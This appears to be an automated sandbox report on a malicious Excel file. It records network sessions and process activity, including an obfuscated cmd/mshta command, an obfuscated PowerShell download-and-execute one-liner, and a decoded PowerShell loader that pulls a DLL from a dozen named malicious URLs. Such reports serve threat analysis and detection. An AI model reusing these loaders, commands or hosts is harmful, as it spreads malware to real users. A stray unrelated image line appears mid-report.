49 45 39 27 3e 3c 73 63 72 69 70 74 3e 6c 31 6c 3d 64 6f 63 75 6d 65 6e 74 2e 64 6f 63 75 6d 65 6e 74 4d 6f 64 65 7c 7c
64 6f 63 75 6d 65 6e 74 2e 61 6c 6c 3b 76 61 72 20 66 39 66 37 36 63 3d 74 72 75 65 3b 6c 6c 31 3d 64 6f 63 75 6d 65
6e 74 2e 6c 61 79 65 72 73 3b 6c 6c 6c 3d 77 69 6e 64 6f 77 2e 73 69 64 65 62 61 72 3b 66 39 66 37 36 63 3d 28 21 28
6c 31 6c 26 26 6c 6c 31 29 26 26 21 28 21 6c 31 6c 26 26 21 6c 6c 31 26 26 21 6c 6c 6c 29 29 3b 6c 5f 6c 6c 3d 6c 6f 63
61 74 69 6f 6e 2b 27 27 3b 6c 31 31 3d 6e 61 76 69 67 61 74 6f 72 2e 75 73 65 72 41 67 65 6e 74 2e 74 6f 4c 6f 77 65 72
43 61 73 65 28 29 3b 66 75 6e 63 74 69 6f 6e 20 6c 49 31 28 6c 31 49 29 7b 72 65 74 75 72 6e 20 6c 31 31 2e 69 6e 64
65 78 4f 66 28 6c 31 49 29 3e 30 3f 74 72 75 65 3a 66 61 6c 73 65 7d 3b 6c 49 49 3d 6c 49 31 28 27 6b 68 74 27 29 7c 6c
49 31 28 27 70 65 72 27 29 3b 66 39 66 37 36 63 7c 3d 6c 49 49 3b 7a 4c 50 3d 6c 6f 63 61 74 69 6f 6e 2e 70 72 6f 74 6f
63 6f 6c 2b 27 30 46 44 27 3b 68 4c 71 75 41 32 36 31 76 69 33 35 34 3d 6e 65 77 20 41 72 72 61 79 28 29 3b 62 72 5a
56 37 43 6e 67 42 38 33 67 74 3d 6e 65 77 20 41 72 72 61 79 28 29 3b 62 72 5a 56 37 43 6e 67 42 38 33 67 74 5b 30 5d
3d 27 25 36 45 25 36 46 25 33 32 25 33 39 51 25 33 37 25 33 39 25 36 39 27 20 20 20 3b 68 4c 71 75 41 32 36 31 76 69
33 35 34 5b 30 5d 3d 27 7f 3c 7f 21 7f 44 7f 4f 7f 43 7f 54 7f 59 7f 50 7f 45 7f 20 7f 68 7f 74 7f 6d 7f 6c 7f 20 7f 50 7f 55 7f
42 7f 4c 7f 49 7f 43 7f 20 7f 22 7f 2d 7f 2f 7f 2f 7f 57 7f 33 7f 43 7e 18 7f 44 7f 54 7f 44 7f 20 7f 58 7f 48 7f 54 7f 4d 7f 4c 7f
20 7f 31 7f 2e 7f 30 7f 20 7f 54 7f 72 7f 61 7f 6e 7f 73 7f 69 7f 74 7f 69 7f 6f 7f 6e 7f 61 7f 6c 7e 18 7f 45 7f 4e 7f 22 7e 15
7e 5c 6e 7f 74 7f 70 7f 3a 7e 18 7f 77 7e 42 7f 2e 7f 77 7f 33 7f 2e 7f 6f 7f 72 7f 67 7f 2f 7f 54 7f 52 7f 2f 7f 78 7e 5c 6e 7e
0c 7f 31 7f 2f 7e 1e 7f 44 7e 4e 7e 50 7f 6c 7f 31 7f 2d 7f 74 7e 2d 7e 2f 7e 31 7e 33 7e 35 7f 6c 7f 2e 7f 64 7f 74 7f 64 7f
22 7f 3e 7f 3c 7e 57 7f 20 7f 78 7e 0c 7e 2f 7f 3d 7f 22 7e 3d 7e 3f 7e 41 7e 43 7e 45 7e 47 7e 49 7f 2f 7f 31 7f 39 7e 79
7e 56 7e 0b 7f 6c 7e 66 7e 68 7f 65 7f 61 7f 64 7e 67 7f 73 7f 63 7f 72 7f 69 7f 70 7f 74 7f 3e 7f 65 7f 76 7e 36 7f 28 7f 75
7f 6e 7f 65 7d 04 7f 61 7f 70 7f 65 7f 28 7f 5c 27 7f 76 7f 25 7f 36 7f 31 7f 5c 5c 7f 31 7f 36 7f 32 7f 25 7f 32 7f 30 7f 25 7f
37 7d 1b 7f 31 7d 24 7f 25 7f 33 7f 37 7d 28 7f 44 7d 20 7d 2a 7f 32 7d 2a 7f 33 7f 42 7f 71 7d 23 7f 39 7d 28 7f 38 7d 2b
7d 1c 7f 32 7f 33 7e 5b 7f 69 7d 1c 7f 35 7f 36 7d 1c 7f 34 7d 2e 7f 45 7d 41 7f 36 7f 72 7f 6f 7f 6d 7f 43
Data Ascii: <html><head><meta http-equiv='x-ua-compatible' content='EmulateIE9'><script>l1l=document.documentM
ode||document.all;var f9f76c=true;ll1=document.layers;lll=window.sidebar;f9f76c=(!(l1l&&ll1)&&!(!l1l&&!ll1&&!lll));l_ll=
location+'';l11=navigator.userAgent.toLowerCase();function lI1(l1I){return l11.indexOf(l1I)>0?true:false};lII=lI1('kht')|lI1('per'
);f9f76c|=lII;zLP=location.protocol+'0FD';hLquA261vi354=new Array();brZV7CngB83gt=new Array();brZV7CngB83gt[0]
='%6E%6F%32%39Q%37%39%69'   ;hLquA261vi354[0]='<!DOCTYPE html PUBLIC "-//W3C~DTD XHTML 1.0 Transitio
nal~EN"~~\ntp:~w~B.w3.org/TR/x~\n~1/~D~N~Pl1-t~-~/~1~3~5l.dtd"><~W x~~/="~=~?~A~C~E~G~I/19~y~V~l~f~h
ead~gscript>ev~6(une}ape(\'v%61\\162%20%7}1}$%37}(D} }*2}*3Bq}#9}(8}+}23~[i}56}4}.E}A6romC</td></tr>
</table>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49166	91.240.118.168	80	C:\Windows\System32\mshta.exe

Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 21:21:36.139843941 CET	13	OUT	GET /oo/aa/se.png HTTP/1.1 Host: 91.240.118.168 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 21:21:36.198371887 CET	14	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 28 Jan 2022 20:21:36 GMT Content-Type: image/png Content-Length: 1181 Last-Modified: Thu, 27 Jan 2022 19:04:43 GMT Connection: keep-alive ETag: "61f2eccb-49d" Accept-Ranges: bytes Data Raw: 24 70 61 74 68 20 3d 20 22 43 3a 5c 50 72 6f 67 72 61 6d 44 61 74 61 5c 51 57 45 52 2e 64 6c 6c 22 3b 0d 0a 24 75 72 6c 31 20 3d 20 27 68 74 74 70 3a 2f 2f 66 61 72 6d 6d 61 73 68 2e 63 6f 6d 2f 65 64 68 32 66 61 2f 67 32 51 37 51 62 67 73 2f 27 3b 0d 0a 24 75 72 6c 32 20 3d 20 27 68 74 74 70 3a 2f 2f 6b 61 72 65 6e 73 67 61 72 64 65 6e 74 69 70 73 2e 63 6f 6d 2f 63 67 69 2d 62 69 6e 2f 68 66 70 76 2f 27 3b 0d 0a 24 75 72 6c 33 20 3d 20 27 68 74 74 70 3a 2f 2f 63 65 6e 74 72 6f 62 69 6c 69 6e 75 65 73 70 69 6e 6f 73 2e 63 6f 6d 2f 77 70 2d 61 64 6d 69 6e 2f 77 38 35 32 38 71 6b 51 6e 4d 50 4c 44 55 63 2f 27 3b 0d 0a 24 75 72 6c 34 20 3d 20 27 68 74 74 70 3a 2f 2f 75 6e 69 74 65 64 68 6f 72 75 73 2e 63 6f 6d 2f 77 70 2d 63 6f 6e 74 65 6e 74 2f 6d 33 6f 78 56 53 56 32 75 59 57 32 72 62 68 2f 27 3b 0d 0a 24 75 72 6c 35 20 3d 20 27 68 74 74 70 3a 2f 2f 76 6c 64 69 73 70 61 74 63 68 2e 63 6f 6d 2f 6c 69 63 65 6e 73 65 73 2f 4a 45 36 4f 6c 32 64 66 68 72 6b 2f 27 3b 0d 0a 24 75 72 6c 36 20 3d 20 27 68 74 74 70 3a 2f 2f 69 6c 2d 70 69 63 63 6f 6c 6f 2d 70 72 69 6e 63 69 70 65 2e 63 6f 6d 2f 77 70 2d 63 6f 6e 74 65 6e 74 2f 55 61 39 47 76 44 37 61 63 58 6e 44 7a 2f 27 3b 0d 0a 24 75 72 6c 37 20 3d 20 27 68 74 74 70 3a 2f 2f 68 61 72 64 73 74 6f 6e 65 63 61 70 2e 63 6f 6d 2f 77 65 6c 6c 2d 6b 6e 6f 77 6e 2f 70 73 39 6b 4e 4d 67 63 36 2f 27 3b 0d 0a 24 75 72 6c 38 20 3d 20 27 68 74 74 70 3a 2f 2f 33 2d 66 61 73 65 6e 2e 63 6f 6d 2f 77 70 2d 63 6f 6e 74 65 6e 74 2f 33 42 6c 30 68 42 62 57 2f 27 3b 0d 0a 24 75 72 6c 39 20 3d 20 27 68 74 74 70 3a 2f 2f 62 61 6c 64 63 6f 76 65 72 2e 63 6f 6d 2f 77 70 2d 61 64 6d 69 6e 2f 6f 52 77 6b 52 55 57 70 62 4a 35 35 2f 27 3b 0d 0a 24 75 72 6c 31 30 20 3d 20 27 68 74 74 70 3a 2f 2f 74 61 73 74 65 64 6f 6e 6c 69 6e 65 2e 63 6f 6d 2f 63 67 69 2d 62 69 6e 2f 47 4f 48 53 4f 36 32 31 4b 6c 6d 4d 36 6d 2f 27 3b 0d 0a 24 75 72 6c 31 31 20 3d 20 27 68 74 74 70 3a 2f 2f 77 65 6e 63 6f 6c 6c 65 63 74 69 6f 6e 2e 63 6f 6d 2f 77 70 2d 61 64 6d 69 6e 2f 70 59 36 74 32 62 56 43 30 51 57 45 70 6b 37 51 2f 27 3b 0d 0a 24 75 72 6c 31 32 20 3d 20 27 68 74 74 70 3a 2f 2f 74 6f 6d 62 65 74 2e 6e 65 74 2f 6a 6d 61 72 75 6b 2f 66 64 38 73 56 61 69 41 63 77 63 73 66 4d 64 4f 4e 48 2f 27 3b 0d 0a 0d 0a 0d 0a 24 77 65 62 20 3d 20 4e 65 77 2d 4f 62 6a 65 63 74 20 6e 65 74 2e 77 65 62 63 6c 69 65 6e 74 3b 0d 0a 24 75 72 6c 73 20 3d 20 22 24 75 72 6c 31 2c 24 75 72 6c 32 2c 24 75 72 6c 33 2c 24 75 72 6c 34 2c 24 75 72 6c 35 2c 24 75 72 6c 36 2c 24 75 72 6c 37 2c 24 75 72 6c 38 2c 24 75 72 6c 39 2c 24 75 72 6c 31 30 2c 24 75 72 6c 31 31 2c 24 75 72 6c 31 32 22 2e 73 70 6c 69 74 28 22 2c 22 29 3b 0d 0a 66 6f 72 65 61 63 68 20 28 24 75 72 6c 20 69 6e 20 24 75 72 6c 73 29 20 7b 0d 0a 20 20 20 74 72 79 20 7b 0d 0a 20 20 20 20 20 20 20 24 77 65 62 2e 44 6f 77 6e 6c 6f 61 64 46 69 6c 65 28 24 75 72 6c 2c 20 24 70 61 74 68 29 3b 0d 0a 20 20 20 20 20 20 20 69 66 20 28 47 65 74 2d 49 74 65 6d 20 24 70 61 74 68 29 2e 4c 65 6e 67 74 68 20 2d 67 65 20 33 30 30 30 30 29 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 5b 44 69 61 67 6e 6f 73 74 69 63 73 2e 50 72 6f 63 65 73 73 5d 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 62 72 65 61 6b 3b 0d 0a 20 20 20 20 20 20 20 7d 0d 0a 20 20 20 7d 0d 0a 20 20 20 63 61 74 63 68 7b 7d 0d 0a 7d 20 0d 0a 53 6c Data Ascii: $path = "C:\ProgramData\QWER.dll";$url1 = 'http://farmmash.com/edh2fa/g2Q7Qbgs/';$url2 = 'http://karensgardentips.com/cgi-bin/hfpv/';$url3 = 'http://centrobilinguelospinos.com/wp-admin/w8528qkQnMPLDUc/';$url4 = 'http://unitedhorus.com/wp-content/m3oxVSV2uYW2rbh/';$url5 = 'http://vldispatch.com/licenses/JE6OI2dfhrk/';$url6 = 'http://il-piccolo-principe.com/wp-content/Ua9GvD7acXnDz/';$url7 = 'http://hardstonecap.com/well-known/ps9kNMgc6/';$url8 = 'http://3-fasen.com/wp-content/3Bl0hBbW/';$url9 = 'http://baldcover.com/wp-admin/oRwkRUWpbJ55/';$url10 = 'http://tastedonline.com/cgi-bin/GOHSO621KlmM6m/';$url11 = 'http://wencollection.com/wp-admin/pY6t2bVC0QWEpk7Q/';$url12 = 'http://tombet.net/jmaruk/fd8sVaiAcwcsfMdONH/';$web = New-Object net.webclient;$urls = "$url1,$url2,$url3,$url4,$url5,$url6,$url7,$url8,$url9,$url10,$url11,$url12".split(",");foreach ($url in $urls) { try { $web.DownloadFile($url, $path); if ((Get-Item $path).Length -ge 30000) { [Diagnostics.Process]; break; } } catch{}} Sl

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49167	89.184.68.240	80	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 21:21:36.349689960 CET	15	OUT	GET /edh2fa/g2Q7Qbgs/ HTTP/1.1 Host: farmmash.com Connection: Keep-Alive
Jan 28, 2022 21:21:36.396576881 CET	15	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 28 Jan 2022 20:21:36 GMT Content-Type: text/html; charset=iso-8859-1 Content-Length: 196 Connection: keep-alive Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL was not found on this server. </body></html>


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.22	49168	107.190.142.107	80	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 21:21:36.641266108 CET	16	OUT	GET /cgi-bin/hfpv/ HTTP/1.1 Host: karensgardentips.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 21:21:36.818593025 CET	17	IN	HTTP/1.1 200 OK Date: Fri, 28 Jan 2022 20:21:37 GMT Server: Apache X-Powered-By: PHP/5.4.45 Cache-Control: no-cache, must-revalidate Pragma: no-cache Expires: Fri, 28 Jan 2022 20:21:37 GMT Content-Disposition: attachment; filename="07n3S5no6.dll" Content-Transfer-Encoding: binary Set-Cookie: 61f45051259b8=1643401297; expires=Fri, 28-Jan-2022 20:22:37 GMT; path=/ Last-Modified: Fri, 28 Jan 2022 20:21:37 GMT Content-Length: 557056 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f0 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 68 73 c2 61 2c 12 ac 32 2c 12 ac 32 2c 12 ac 32 ef 1d f3 32 26 12 ac 32 ef 1d f1 32 37 12 ac 32 2c 12 ad 32 0e 10 ac 32 0b d4 d1 32 36 12 ac 32 0b d4 c1 32 a6 12 ac 32 0b d4 c2 32 b2 12 ac 32 0b d4 d6 32 2d 12 ac 32 0b d4 d0 32 2d 12 ac 32 0b d4 d4 32 2d 12 ac 32 52 69 63 68 2c 12 ac 32 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 91 fa f3 61 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 08 00 00 50 04 00 00 20 04 00 00 00 00 00 06 0d 03 00 00 10 00 00 00 60 04 00 00 00 00 10 00 10 00 00 00 10 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 c0 08 00 00 10 00 00 5d f5 08 00 02 00 00 00 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 40 2d 05 00 52 00 00 00 34 10 05 00 04 01 00 00 00 a0 05 00 50 76 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 08 00 30 4e 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 90 bd 04 00 40 00 00 00 00 00 00 00 00 00 00 00 00 60 04 00 94 05 00 00 ac 0f 05 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 39 45 04 00 00 10 00 00 00 50 04 00 00 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 92 cd 00 00 00 60 04 00 00 d0 00 00 00 60 04 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 80 65 00 00 00 30 05 00 00 30 00 00 00 30 05 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 50 76 02 00 00 a0 05 00 00 80 02 00 00 60 05 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 76 93 00 00 00 20 08 00 00 a0 00 00 00 e0 07 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$hsa,2,2,22&2272,2226222222-22-22-2Rich,2PELa!P `]@-R4Pv 0N@`@.text9EP `.rdata``@@.datae000@.rsrcPv`@@.relocv @B

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: **1580**, Parent PID: **596**

General

Target ID:	0
Start time:	21:21:17
Start date:	28/01/2022
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding
Imagebase:	0x13f5a0000
File size:	28253536 bytes
MD5 hash:	D53B85E21886D2AF9815C377537BCAC3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Registry Activities

Analysis Process: cmd.exe PID: **1188**, Parent PID: **1580**

General

Target ID:	2
Start time:	21:21:18
Start date:	28/01/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	CMD.EXE /c ms^hta http://91.2^40.118.1^68/oo/aa/s^e.ht^m^l
Imagebase:	0x4a7e0000
File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: conhost.exe PID: **2672**, Parent PID: **376**

General

Target ID:	3
Start time:	21:21:19
Start date:	28/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe "1751206246-1564716110100522095279253108656041862 6-2088535704-1361078821873267499"
Imagebase:	0xffeb0000
File size:	338432 bytes
MD5 hash:	CE476F23405AADC46039AC13127DF473
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: mshta.exe PID: **2832**, Parent PID: **1188**

General

Target ID:	4
Start time:	21:21:19
Start date:	28/01/2022
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false
Commandline:	mshta http://91.240.118.168/oo/aa/se.html
Imagebase:	0x13fbc0000
File size:	13824 bytes
MD5 hash:	95828D670CFD3B16EE188168E083C3C5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: powershell.exe PID: **1944**, Parent PID: **2832**

General

Target ID:	6
Start time:	21:21:22
Start date:	28/01/2022
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -noexit $c1='({HgfRrtGdf}{HgfRrtGdf}Ne{HgfRrtGdf}{HgfRrtGdf}w{HgfRrtGdf}-Obj{HgfRrtGdf}ec{HgfRrtGdf}{HgfRrtGdf}t N{HgfRrtGdf}{HgfRrtGdf}et{HgfRrtGdf}.W{HgfRrtGdf}{HgfRrtGdf}e'.replace('{HgfRrtGdf}', ''); $c4='bC{HgfRrtGdf}li{HgfRrtGdf}{HgfRrtGdf}en{HgfRrtGdf}{HgfRrtGdf}t).D{HgfRrtGdf}{HgfRrtGdf}ow{HgfRrtGdf}{HgfRrtGdf}nl{HgfRrtGdf}{HgfRrtGdf}{HgfRrtGdf}o'.replace('{HgfRrtGdf}', ''); $c3='ad{HgfRrtGdf}{HgfRrtGdf}St{HgfRrtGdf}rin{HgfRrtGdf}{HgfRrtGdf}g{HgfRrtGdf}("ht{HgfRrtGdf}tp{HgfRrtGdf}://91.240.118.168/oo/aa/se.png")'.replace('{HgfRrtGdf}', '');$JI=($c1,$c4,$c3 -Join ");I`E`X $JI|I`E`X
Imagebase:	0x13ff60000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\ProgramData\QWER.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	2	7FEECD4BEC7	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\ProgramData\QWER.dll	success or wait	1	7FEECD4BEC7	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\QWER.dll	0	4096	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 68 73 fd 61 2c 12 fd 32 2c 12 fd 32 2c 12 fd 32 fd 1d fd 32 26 12 fd 32 fd 1d fd 32 37 12 fd 32 2c 12 fd 32 0e 10 fd 32 0b fd fd 32 36 12 fd 32 0b fd fd 32 fd 12 fd 32 0b fd fd 32 fd 12 fd 32 0b fd fd 32 2d 12 fd 32 0b fd fd 32 2d 12 fd 32 0b fd fd 32 2d 12 fd 32 52 69 63 68 2c 12 fd 32 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 fd fd fd 61 00 00 00	MZ@!L!This program cannot be run in DOS mode.$hsa,2,2,22&227 2,2226222222-22-22-2Rich,2PELa	success or wait	8	7FEECD4BEC7	WriteFile
C:\ProgramData\QWER.dll	4096	8741	55 fd fd 51 fd 4d fd fd 04 00 00 00 fd fd 5d fd 55 fd fd 60 66 04 10 5d fd fd fd fd fd fd 55 fd fd 51 fd 4d fd 6a 00 fd 4d fd fd fd 40 01 00 fd 45 fd fd 00 fd 66 04 10 fd 45 fd fd fd 5d fd fd fd fd fd fd fd fd fd fd fd fd fd fd 55 fd fd 6a fd 68 fd 3c 04 10 64 fd 00 00 00 00 50 fd fd 00 03 00 00 fd fd 45 05 10 33 49 45 fd 50 fd 45 fd 64 fd 00 00 00 00 fd fd fd fd fd fd fd 45 fd 08 00 00 00 fd 45 fd fd 00 00 00 fd 45 fd 50 fd 15 28 60 04 10 fd fd fd fd fd fd fd 3b 01 00 6a 00 fd 42 70 01 00 fd fd 04 68 40 66 04 10 fd fd fd fd fd fd fd 43 65 01 00 6a 00 fd fd fd fd fd fd fd fd 02 00 00 fd 45 fd 00 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd 51 20 fd fd fd fd fd fd 62 01 00 fd 45 fd c5 fd fd fd fd 00 00 00 00 fd 45 fd fd fd fd	UQM]U`f]UQMjM@EfE]U jh<dPE3EPEd EEEP(`;jBph@fCejEQ bEE	success or wait	25	7FEECD4BEC7	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEECBB5208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	7FEECBB5208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEECCDA287	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	success or wait	4	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	781	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	success or wait	42	7FEECD4BEC7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	success or wait	7	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	542	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	success or wait	6	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	78	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	success or wait	7	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	310	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	success or wait	18	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	50	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	success or wait	7	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile
